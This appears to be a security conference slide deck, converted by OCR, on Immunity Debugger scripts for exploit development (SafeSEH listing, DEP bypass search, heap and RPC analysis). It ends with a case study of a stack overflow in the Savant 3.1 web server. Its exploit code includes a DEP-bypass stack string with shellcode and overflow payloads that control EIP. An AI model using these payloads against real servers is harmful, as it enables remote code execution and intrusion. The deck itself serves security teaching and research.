
```
for obj in ret:
    print ret.Print()
```

Datatype Discovery Lib

- Types of pointers

```
import libdatatype
dt  = libdatatype.DataTypes( imm )
ret = dt.Discover( memory, address, what='pointer')
for obj in ret:
      print ret.isFunctionPointer()
      print ret.isCommonPointer()
      print ret.isDataPointer()
      print ret.isStackPointer()
```

Coast to coast




Immunity Debugger Scripts

- Team Immunity has being coding scripts for :
  - Vulnerability development
  - Heap
  - Analysis
  - Protocols
  - Search/Find/Compare Memory
  - Hooking

Script: Safeseh


- safeseh
  - Shows you all the exception handlers in a process that are registered with SafeSEH.
  - Code snip:






```
if LOG_HANDLERS==True:
    for i in range(sehlistsize):
        sehaddress=struct.unpack('<L',imm.readMemory(sehlistaddress+4*i,4))[0]
        sehaddress+=mzbase
        table.add(sehaddress,[key,'0x%08x'%(sehaddress)])
        imm.Log('0x%08x'%(sehaddress))
```

Script: Find anti DEP

- Findantidep
  - Find address to bypass software DEP
  - A wizard will guide you through the execution of the findantidep script








- Get the result

```
5AD721DE First Address: 0x5ad721de
7C91D3F8 Second Address 7c91d3f8
769D21EF Third Address: 0x769d21ef
         stack = "\xde\x21\xd7\x5a\xff\xff\xff\xff\xf8\xd3\x91\x7c\xff\xff\xff\xff" + "A" * 0x54 + "\xef\x21\x9d\x76" + shellcode

!findantidep
```

Finding memory leaks magically

- leaksniff
  - Pick a function
  - !funsniff function
  - Fuzz function
  - Get the leaks



Finding datatypes in memory magically

- finddatatype
  - Specify an address
  - Set the size to read
  - Get a list of data types

```
        Found: 17 data types
10001030 obj: String: 'HPVW' 4
10001050 obj: Pointer: 0x00011ce8 in 0x00010000!  4
10001058 obj: Data Pointer:: 0x1000705c in hplun!.data  4
100010A0 obj: Pointer: 0x00601c15 in 0x00530000!  4
100010C4 obj: Pointer: 0x00600815 in 0x00530000!  4
100010DC obj: Pointer: 0x10006010 in hplun!.rdata  4
10001190 obj: Data Pointer:: 0x100070c0 in hplun!.data  4
100011B0 obj: Pointer: 0x00208304 in 0x001e0000!  4
100011E8 obj: Pointer: 0x00498d20 in 0x00420000!  4
10001210 obj: String: 'u/Iu' 4
10001234 obj: Data Pointer:: 0x1000a23c in hplun!.data  4
10001248 obj: Data Pointer:: 0x1000a23c in hplun!.data  4
10001270 obj: String: 'FGQPS' 5
10001300 obj: Data Pointer:: 0x0100a904 in notepad!.data  4
1000138C obj: Data Pointer:: 0x0100a904 in notepad!.data  4
100013F8 obj: Data Pointer:: 0x0100a904 in notepad!.data  4
10001468 obj: String: 'FGHt' 4
```

```
!finddatatype 0x10001000 500
```

```
Found: 17 data types
```

Dumping the heap


- Heap pycommand
  - Give address
  - Dump it

Heap dump 0x000a0000

Address	Chunks
0x000a3e48	> Pointer: 0x003a0000 in 0x003a0000!
0x000a3e4c	> Function Pointer:: 0x7c81301e in kernel32C:\WINDOWS\system32\kernel32.dll!.text
0x000a3e9c	> Pointer: 0x000a3ea0 in 0x000a0000!
0x000a3f30	0x000a3f30> size: 0x00000118 (0023) prevsize: 0x000000f8 (001f)
0x000a3f30	heap: *0x000a0000* flags: 0x00000007 (B!E!FP)
0x000a3f38	> Unicode: 'High Contrast Black (large) '
0x000a4048	0x000a4048> size: 0x000000f8 (001f) prevsize: 0x00000118 (0023)
0x000a4048	heap: *0x000a0000* flags: 0x00000007 (B!E!FP)
0x000a4058	> Pointer: 0x00390000 in 0x00390000!
0x000a405c	> Function Pointer:: 0x7c81301e in kernel32C:\WINDOWS\system32\kernel32.dll!.text
0x000a40ac	> Pointer: 0x000a40b0 in 0x000a0000!
0x000a40b8	> Pointer: 0x000a4778 in 0x000a0000!
0x000a4140	> Pointer: 0x001f0007 in 0x001e0000!
0x000a414c	> Data Pointer:: 0x7cbce6d4 in SHELL32!.data
0x000a4150	> Double Linked List: (0x000a4188, 0x000a3d68)
0x000a4140	0x000a4140> size: 0x00000038 (0007) prevsize: 0x000000f8 (001f)
0x000a4140	heap: *0x000a0000* flags: 0x00000007 (B!E!FP)
0x000a414c	> Data Pointer:: 0x7cbce6d4 in SHELL32!.data
0x000a4150	> Double Linked List: (0x000a4188, 0x000a3d68)
0x000a4178	> Pointer: 0x00070007 in 0x00040000!
0x000a4184	> Data Pointer:: 0x7cbce6bc in SHELL32!.data
0x000a4188	> Double Linked List: (0x000a41c0, 0x000a4150)
0x000a41b0	> Pointer: 0x00070007 in 0x00040000!
0x000a41bc	> Data Pointer:: 0x7cbce708 in SHELL32!.data
0x000a41c0	> Double Linked List: (0x000a41f8, 0x000a4188)
0x000a41e8	> Pointer: 0x00070007 in 0x00040000!
0x000a41f4	> Data Pointer:: 0x7cbcd5a8 in SHELL32!.data
0x000a41f8	> Double Linked List: (0x000a4230, 0x000a41c0)
0x000a4220	> Pointer: 0x00070007 in 0x00040000!
0x000a422c	> Data Pointer:: 0x7cbce6f0 in SHELL32!.data
0x000a4230	> Double Linked List: (0x000a4268, 0x000a41f8)
0x000a4178	0x000a4178> size: 0x00000038 (0007) prevsize: 0x00000038 (0007)
0x000a4178	heap: *0x000a0000* flags: 0x00000007 (B!E!FP)
0x000a4184	> Data Pointer:: 0x7cbce6bc in SHELL32!.data
0x000a4188	> Double Linked List: (0x000a41c0, 0x000a4150)
0x000a41b0	> Pointer: 0x00070007 in 0x00040000!
0x000a41bc	> Data Pointer:: 0x7cbce708 in SHELL32!.data
0x000a41b0	0x000a41b0> size: 0x00000038 (0007) prevsize: 0x00000038 (0007)
0x000a41b0	heap: *0x000a0000* flags: 0x00000007 (B!E!FP)

Script : Chunk analyze

- chunkanalyzehook
  - !chunkanalyzehook -a addr_of_rep_mov EDI-8
  - Run the script and fuzz
  - Get the result (aka, see what of your command on the fuzzing get you a overwrite of a Function Ptr or Double Linked list)



Script : Get RPC


- getrpc
  - !getrpc module.dll
  - Access to RPC information
  - Functions Pointers of every RPC call

```
769CA000 RPC SERVER INTERFACE find at: 0x769ca000
         RPC UUID: 326731e3-c1c0-4a69-ae20-7d9044a4ea5c (v1.0)
769CC7F0 Function[0]: 0x769cc7f0
769CC21B Function[1]: 0x769cc21b
76A1D105 Function[2]: 0x76a1d105
769CC43B Function[3]: 0x769cc43b
76A162C7 Function[4]: 0x76a162c7
76A16671 Function[5]: 0x76a16671
76A61AEC Function pointer [0]: 0x769cbfdd
76A61AF0 Function pointer [1]: 0x769cbfdd
76A61AF4 Function pointer [2]: 0x769cbfdd
76A61AF8 Function pointer [3]: 0x769cbfdd
76A61AFC Function pointer [4]: 0x769cbfdd
76A61B00 Function pointer [5]: 0x769cbfdd
769CBED8 RPC SERVER INTERFACE find at: 0x769cbed8
         RPC UUID: 4825ea41-51e3-4c2a-8406-8f2d2698395f (v1.0)
769CC038 RPC SERVER INTERFACE find at: 0x769cc038
         RPC UUID: 4825ea41-51e3-4c2a-8406-8f2d2698395f (v1.0)
76A0FA9D Function[0]: 0x76a0fa9d
76A0FBF5 Function[1]: 0x76a0fbf5
76A61B14 Function pointer [0]: 0x76a5d078
76A61B18 Function pointer [1]: 0x76a5d078
769CC100 RPC SERVER INTERFACE find at: 0x769cc100
         RPC UUID: 326731e3-c1c0-4a69-ae20-7d9044a4ea5c (v1.0)

!getrpc USERENV.dll
Found 4 interfaces on USERENV.dll
```

Script : duality

- Duality
  - Looks for mapped address that can be 'transformed' into opcodes



Script : Finding Function Pointers

- !modptr <address>
  - this tool will do data type recognition looking for all function pointers on a .data section, overwriting them and hooking on Access Violation waiting for one of them to trigger and logging it

Script : CRYPT SEARCH

- !searchcrypt address range
  - Search for cryptographic routines in given range

```
004FA2F0 Const Found:       AES Owner: LIBEAY32C:\WINDOWS\system32\LIBEAY32.dll - Section: .rdata
004564CC Const Found:       SHA1 Owner: LIBEAY32C:\WINDOWS\system32\LIBEAY32.dll - Section: .text
004F7188 Const Found:   BLOWFISH Owner: LIBEAY32C:\WINDOWS\system32\LIBEAY32.dll - Section: .rdata
005346F0 Const Found:        RC2 Owner: LIBEAY32C:\WINDOWS\system32\LIBEAY32.dll - Section: .data
004F8210 Const Found:       CAST Owner: LIBEAY32C:\WINDOWS\system32\LIBEAY32.dll - Section: .rdata
004F5B3C Const Found:     SHA256 Owner: LIBEAY32C:\WINDOWS\system32\LIBEAY32.dll - Section: .rdata
004F5A40 Const Found:     SHA512 Owner: LIBEAY32C:\WINDOWS\system32\LIBEAY32.dll - Section: .rdata
00546DE2 Const Found:  RIPEMD160 Owner: LIBEAY32C:\WINDOWS\system32\LIBEAY32.dll - Section: .reloc
004E702F Const Found:        MD5 Owner: LIBEAY32C:\WINDOWS\system32\LIBEAY32.dll - Section: .text

!searchcrypt -f 0x00450000 -t 0x00551000
```

Case Study: Savant 3.1 Stack Overflow


- Savant webserver (savant.sourceforge.net)
- Stack overflow when sent long get request

```
evilstring="\x41" * 284
buf = "GET /%s HTTP/1.0\r\nContent-Length: %d\r\n\r\n%s" \
      % ( evilstring, 0x30, "B" * 0x30)
send(buf)
```

however...


Case Study: Savant 3.1 First problem

- Overwritten stack arguments won't allow us to reach EIP



Case Study: Savant 3.1 First problem

- So we need to find a readable address to place as the argument there....
- And we'll face the second argument: a writable address



Case Study: Savant 3.1

To hit EIP:

- A readable address
- A writable address
- The arguments offsets in our evilstring:

```
evilstring="\x41" * 284
buf = "GET /%s HTTP/1.0\r\nContent-Length: %d\r\n\r\n%s" \
      % ( evilstring, 0x30, "B" * 0x30)
send(buf)
```

Case Study: Savant 3.1


Finding the offsets...

Case Study: Savant 3.1

We get something like this:

```
evilstring="\xcc" * 267
evilstring+="\x42\x42\x42\x42" # EIP
evilstring+="\x20\x60\xfd\x7f" #7ffd6020 + 24h writable arg
evilstring+="\x20\x60\xfd\x7f" #7ffd6020 readable arg
evilstring+="\xcc" * 6
```

And with the arguments issue solved we are able to cleanly hit EIP



Case Study: Savant 3.1

- Once we hit EIP, in detail we have control over:
  - EBP value
  - EIP value (of course)
  - What ESP points to (1 argument)
  - What ESP + 4 points to (2 argument)
  - More than 200 bytes buffer starting at [EBP – 104H] to [EBP - 8H]

